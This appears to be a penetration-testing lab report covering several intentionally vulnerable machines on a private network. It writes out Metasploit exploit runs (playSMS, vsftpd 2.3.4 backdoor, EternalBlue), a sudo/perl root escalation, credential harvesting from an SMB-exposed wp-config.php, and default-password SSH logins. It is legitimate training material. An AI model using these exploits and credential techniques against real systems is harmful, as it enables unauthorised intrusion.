





2) Then we found a page with a .zip file to download which had a password. After trying all of the previously gained passwords we were able to open the file. We then converted the .mp3 file discovered into a .txt file and found some useful information.



3) Using the URL found in the previous step we discovered a login page called “playSMS”. After searching for “playsms” in Metasploit we found three possible exploits. One of them enabled us to get a meterpreter session going with the host.




4) Using the meterpreter session we issued the following command to help us escalate privileges “python -c ‘import pty; pty.spawn(“/bin/bash”)’”. We then typed in the following commands, “sudo -l”, and “sudo /usr/bin/perl -e ‘exec “/bin/bash”’”, and after these commands, we had root privileges. We then used the command “cd /root” to change to the root directory and viewed its contents using “ls”.



```
root@Dina:~# whoami
whoami
root
root@Dina:~# cd /root
cd /root
root@Dina:~# ls
ls
flag.txt
root@Dina:~#
```

----------Flags----------


1) After gaining root access to the machine and changing to the root directory, by using the "ls" command we were able to find the following flag.




192.168.1.122 – lazysysadmin.ccspen.local


----------Exploited Vulnerabilities----------

1) First we used the Dirb command to scan the web server. This gave us many links to search through. One of the urls, "http://192.168.1.122/wordpress/", led to a page with the repeating message "My name is togie". This was assumed to be a username.




2) The exploited vulnerability was located in one of the SMB ports. We were able to use the smbclient command to look at shared files on the network without a password. One of them contained a file called "deets.txt". After using the get command, we used the cat command in the home directory and found a password. We found that this corresponded to the username Togie.





3) We used the "ssh" command to connect to the server and used the credentials "Togie" and "12345" to gain root access on the target.



4) We were also able to use smbclient to find login credentials for myphp. From the wordpress directory, we were able to access the file “wp-config.php”. This contained the username “Admin” and the password “TogieMYSQL12345^^”. The website for myphp was found in Dirb and had the following address “http://192.168.1.122/phpmyadmin/.

```
smb: \> cd wordpress
smb: \wordpress\> ls
  .                                   D        0  Tue Aug 15 07:21:08 2017
  ..                                  D        0  Tue Aug 15 07:05:52 2017
  wp-config-sample.php                N     2853  Wed Dec 16 04:58:26 2015
  wp-trackback.php                    N     4513  Fri Oct 14 15:39:28 2016
  wp-admin                            D        0  Wed Aug  2 17:02:02 2017
  wp-settings.php                     N    16200  Thu Apr  6 14:01:42 2017
  wp-blog-header.php                  N      364  Sat Dec 19 06:20:28 2015
  index.php                           N      418  Tue Sep 24 20:18:11 2013
  wp-cron.php                         N     3286  Sun May 24 13:26:25 2015
  wp-links-opml.php                   N     2422  Sun Nov 20 21:46:30 2016
  readme.html                         N     7413  Mon Dec 12 03:01:39 2016
  wp-signup.php                       N    29924  Tue Jan 24 06:08:42 2017
  wp-content                          D        0  Mon Aug 21 06:07:27 2017
  license.txt                         N    19935  Mon Jan  2 12:58:42 2017
  wp-mail.php                         N     8048  Wed Jan 11 00:13:43 2017
  wp-activate.php                     N     5447  Tue Sep 27 17:36:28 2016
  .htaccess                           H       35  Tue Aug 15 07:40:13 2017
  xmlrpc.php                          N     3065  Wed Aug 31 12:31:29 2016
  wp-login.php                        N    34327  Fri May 12 13:12:46 2017
  wp-load.php                         N     3301  Mon Oct 24 23:15:30 2016
  wp-comments-post.php                N     1627  Mon Aug 29 08:00:32 2016
  wp-config.php                       N     3703  Mon Aug 21 05:25:14 2017
  wp-includes                         D        0  Wed Aug  2 17:02:03 2017

                3029776 blocks of size 1024. 1455816 blocks available
smb: \wordpress\> get wp-config.php
getting file \wordpress\wp-config.php of size 3703 as wp-config.php (241.1 KiloBytes/sec) (average 241.1 KiloBytes/sec)
```

```
┌──(kali㉿kali)-[~]
└─$ cat wp-config.php
```

```
/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');
```

----------Flags----------

1) After gaining root access, we used the commands “sudo -i” and “-ls” to list the files in the directory. This showed us the file “proof.txt”. After using the “cat” command on this file we discovered the following flag.

192.168.1.123

----------Exploited Vulnerabilities----------

1) On this machine we began by running an exploit that we found to be effective on the machine. This particular vulnerability was rated high on the severity scale in our OpenVas analysis, so we decided to use this particular exploit to attack this vulnerability. The exploit appeared to be successful as we were able to gain access to the root file as well as other information from the box.


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.123
RHOSTS => 192.168.1.123
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.123:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.123:21 - USER: 331 Please specify the password.
[+] 192.168.1.123:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.123:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.123:6200) at 2024-04-19 17:30:03 -0400

whoami
root
pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


```
Compatible Payloads
===================

   #  Name                  Disclosure Date  Rank    Check  Description
   -  ----                  ---------------  ----    -----  -----------
   0  cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection
```

2) After this we used Dirb to find subdirectories on the webpage.

```
┌──(kali㉿kali)-[~]
└─$ dirb 'http://192.168.1.123'

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 19 17:40:07 2024
URL_BASE: http://192.168.1.123/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

END_TIME: Fri Apr 19 17:40:34 2024
DOWNLOADED: 32284 - FOUND: 56
```

3) Next we used Armitage to test different exploits on the machine to see if we could gain any further information or flags. The first exploit we used was distcc_exec in which we found daemon as the user. The next exploit we tried was usermap_script, and we found that root was the user of the box.





4) By using the command “sudo passwd root” we were able to take control of the root host.

```
$ sudo passwd root password password
Usage: passwd [options] [LOGIN]

Options:
  -a, --all                     report password status on all accounts
  -d, --delete                  delete the password for the named account
  -e, --expire                  force expire the password for the named account
  -h, --help                    display this help message and exit
  -k, --keep-tokens             change password only if expired
  -i, --inactive INACTIVE  set password inactive after expiration
                                to INACTIVE
  -l, --lock                    lock the named account
  -n, --mindays MIN_DAYS   set minimum number of days before password
                                change to MIN_DAYS
  -q, --quiet                   quiet mode
$
```

```
$ sudo passwd root user user
Usage: passwd [options] [LOGIN]

Options:
  -a, --all                     report password status on all accounts
  -d, --delete                  delete the password for the named account
  -e, --expire                  force expire the password for the named account
  -h, --help                    display this help message and exit
  -k, --keep-tokens             change password only if expired
  -i, --inactive INACTIVE  set password inactive after expiration
                                to INACTIVE
  -l, --lock                    lock the named account
  -n, --mindays MIN_DAYS   set minimum number of days before password
                                change to MIN_DAYS
  -q, --quiet                   quiet mode
```


----------Flags----------

1) No flags were discovered on this machine.


192.168.1.124 - vagrant-2008r2.ccspen.local

----------Exploited Vulnerabilities----------

1) After searching Eternal Blue, which brought up a list of 6 different exploits, we started going through each one and seeing which one would be successful. We found that using module 2 opened up Meterpreter, and from there we were able to see which accounts all had admin privileges.



2) Using the SSH command, we were able to find the Vagrant account. After entering vagrant as the password, we got in and then used the “whoami” command to see the system root. Then, using the net user command, we were able to pull up a list of user accounts.



```
┌──(kali㉿kali)-[~]
└─$ ssh vagrant@192.168.1.124
The authenticity of host '192.168.1.124 (192.168.1.124)' can't be established.
ECDSA key fingerprint is SHA256:Iql3Ry1t28vVzd8cTYlGfspjyys4jSkYPnIEgiFk3D0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.124' (ECDSA) to the list of known hosts.
vagrant@192.168.1.124's password:
-sh-4.3$ whoami
vagrant-2008r2\vagrant
-sh-4.3$ net user

User accounts for \\VAGRANT-2008R2

-------------------------------------------------------------------------------
Administrator            anakin_skywalker         artoo_detoo
ben_kenobi               boba_fett                c_three_pio
chewbacca                darth_vader              greedo
Guest                    han_solo                 jabba_hutt
jarjar_binks             kylo_ren                 lando_calrissian
leia_organa              luke_skywalker           sshd
sshd_server              vagrant
The command completed successfully.
```

----------Flags----------

1) After discovering the open HTTP port previously, we typed the following into a search bar "http://192.168.1.124" and then discovered the following flag.


2) Using the open FTP port and running the following command with root privileges “ftp 192.168.1.124” and using a username and password of “vagrant” we discovered some files. By viewing some of these files in a web browser we were able to find the following flags.


3) Lastly we searched through the directories on the machine for certain playing cards using commands such as “dir /s /b /a *_of_spades.*” for each type of card, which then showed us where possible playing cards may be hiding. After going to the given directories we found the following flags.

192.168.1.125 – ubuntu.ccspen.local


----------Exploited Vulnerabilities----------

1) The first vulnerability that we exploited was the FTP Brute Force Logins Reporting vulnerability. We first tried to access the machine by using the command “ftp 192.168.1.125”. For the username and password, we tried the credentials that OpenVAS found for the SSH login. They worked and we got access. We then changed to the home directory and used the “ls” command to look for interesting files. After, using “cd ..” and “ls” we found the following information.





2) The next vulnerability that we exploited was the SSH Brute Force Logins with Default Credentials Reporting. By using the command “ssh 192.168.1.125” and using the credentials vagrant and vagrant we were able to gain access to the machine.

